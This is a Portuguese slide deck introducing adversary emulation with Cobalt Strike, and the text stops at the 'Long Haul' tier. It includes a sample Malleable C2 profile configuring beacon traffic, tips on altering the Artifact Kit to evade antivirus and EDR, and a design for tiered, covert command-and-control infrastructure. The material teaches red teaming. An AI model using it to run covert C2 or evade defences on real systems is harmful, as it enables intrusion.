

# Introdução ao Adversary Emulation com Cobalt Strike

---

Joas A Santos



FACULDADE  
**VINCIT**

# Whoami

- Red Team Leader, Instructor and Ambassador for HackerSec, contributor and researcher for Mitre, with 30 CVEs currently reported, holding 90 international certifications, speaking at major companies and national and international events, author of books and offensive security researcher at Synack Red Team.



Spoiler




# O que é Adversary Emulation?


- Utiliza-se táticas, técnicas e procedimentos de adversários, coletados pelo time de Threat Intelligence, para criar um teste de segurança baseado em campanhas de intrusão do mundo real;
- O foco é saber aonde priorizar os recursos de segurança e identificar as lacunas do ambiente;
- Mapeando grupos de ameaça (APT) e utilizando como base para criar modelos de ameaças para testes;

# Plano de Threat Emulation

- Os planos de emulação de adversários descrevem o comportamento de grupos de ameaças persistentes mapeados para ATT&CK . Eles são usados por equipes de emulação adversárias para testar a segurança de rede e os produtos de segurança de uma organização contra ameaças específicas.




# Ferramentas utilizadas para Adversary Emulation




# Sobre o Cobalt Strike

- Cobalt Strike é uma plataforma para simulações de adversários e operações de Red Team. O produto foi projetado para executar ataques direcionados e emular as ações pós-exploração de agentes de ameaças avançadas. Usando o principal framework de mercado Cyber Kill Chain como base.

**MITRE**  
**ATT&CK™**




# Processo de Simulação com o Cobalt Strike






# Encriptação e Decriptação de Dados - Exemplo



# Cobalt Strike - Comunicação



# C2 Profile

- A configuração primária da ferramenta Cobalt Strike é especificada usando um arquivo de perfil. A ferramenta usa os valores presentes no perfil para gerar a carga útil do Beacon, e os usuários criam o perfil e definem seus valores com uma linguagem de domínio chamado Maleable Command and Control (C2).
- Dentro de um perfil, as opções são divididas em opções globais e opções locais.
- As opções globais atualizam as configurações globais do Beacon.
- Enquanto as opções locais são específicas da Requisição, conforme é a interação com o beacon.

# Configuração de Profile

- http-stager : O Beacon é um payload preparado. O stager baixa o arquivo e o injeta na memória. Os valores listados nesta transação estão customizando a comunicação HTTP para download do beacon.
- http-get: O processo http-get personaliza a comunicação HTTP entre o Beacon e o servidor Cobalt. O Beacon começa enviando a solicitação HTTP com metadados sobre o sistema comprometido. Se o servidor do cobalt tiver tarefas a serem executadas, o servidor enviará uma resposta HTTP.
- http-post: Uma vez que o Beacon executa as tarefas enviadas pelo servidor, a saída da tarefa é transferida na requisição http-post . Os valores listados nesta transação afetam a comunicação HTTP quando a saída da tarefa é enviada para o servidor.
- https-certificate: Se o Beacon for encarregado de se comunicar por HTTPS, o servidor cobalt gerará um certificado autoassinado. O servidor usa valores de requisição http-get e http-post para criar solicitações e respostas HTTP reais. Esta transação de perfil pode ajudar a especificar os diferentes parâmetros para certificados SSL.

```
# define indicators for an HTTP GET
http-get {
  # Beacon will randomly choose from this pool of URIs
  set uri "/ca /dpxel /__utm.gif /pixel.gif /g.pixel /dot.gif /updates.rss /fwlink /cm /cx /pixel /match

  client {
    # base64 encode session metadata and store it in the Cookie header.
    metadata {
      base64;
      header "Cookie";
    }
  }

  server {
    # server should send output with no changes
    header "Content-Type" "application/octet-stream";

    output {
      print;
    }
  }
}

# define indicators for an HTTP POST
http-post {
  # Same as above, Beacon will randomly choose from this pool of URIs [if multiple URIs are provided]
  set uri "/submit.php";

  client {
    header "Content-Type" "application/octet-stream";

    # transmit our session identifier as /submit.php?id=[identifier]
    id {
      parameter "id";
    }

    # post our output with no real changes
    output {
      print;
    }
  }

  # The server's response to our HTTP POST
  server {
    header "Content-Type" "text/html";

    # this will just print an empty string, meh...
    output {
      print;
    }
  }
}
```


# Kit de Artefatos

- O Cobalt Strike usa o Artifact Kit para gerar seus executáveis e DLLs. O Artifact Kit, contém uma coleção de kits com uma estrutura de código-fonte para criar executáveis e DLLs que ajudam na evasão de alguns AV/EDR;
- Existem várias formas de você modificar os Artifact Kits para evasão:
  - Implementando syscall criando um payload customizado
  - Entendendo o comportamento e definindo o ponto de alteração usando PEZor ou qualquer outra ferramenta manipulação de shellcode
  - Alterando chamadas de API do Windows e seus respectivos valores (Ex comum: Alteração das Api de alocação de memória como VirtualAlloc e HeapAlloc)

# Projetando seu C2

- Projetar uma infraestrutura C2 robusta envolve a criação de várias camadas de Comando e Controle. Estes podem ser descritos como níveis. Cada camada oferece um nível de capacidade e cobertura. A ideia de usar vários níveis é o mesmo que não colocar todos os ovos na mesma cesta. Se C2 for detectado e bloqueado, ter um backup permitirá que as operações continuem.
- Os níveis C2 geralmente se enquadram em três categorias: Interativo, Curto Curso e Longo Curso. Às vezes, eles são rotulados como Nível 1, 2 ou 3. Não há nada exclusivo para cada nível além de como eles devem ser usados.

# Projetando seu C2 - Níveis



**Based on Red Team Guide**

Based on SEC565 Course

# Níveis do C2

## **Interativo (N3)**

- Usado para comandos gerais, enumeração, varredura, exfiltração de dados, etc.
- Este nível tem a maior interação e está em maior risco de exposição.
- Planeje a perda de acesso por falha de comunicação, falha do agente ou ações do Blue Team.
- Execute sessões interativas suficientes para manter o acesso. Embora interativo, isso não significa explodir o cliente com pacotes. Use o bom senso para minimizar a interação apenas o suficiente para executar uma ação.

## **Short Haul (N2)**

- Usado como backup para restabelecer as sessões interativas.
- Use comunicações secretas que se misturem com o alvo.
- Tempos de retorno de chamada lentos. Tempos de retorno de chamada em 1–24 horas.

## **Long Haul (N1)**

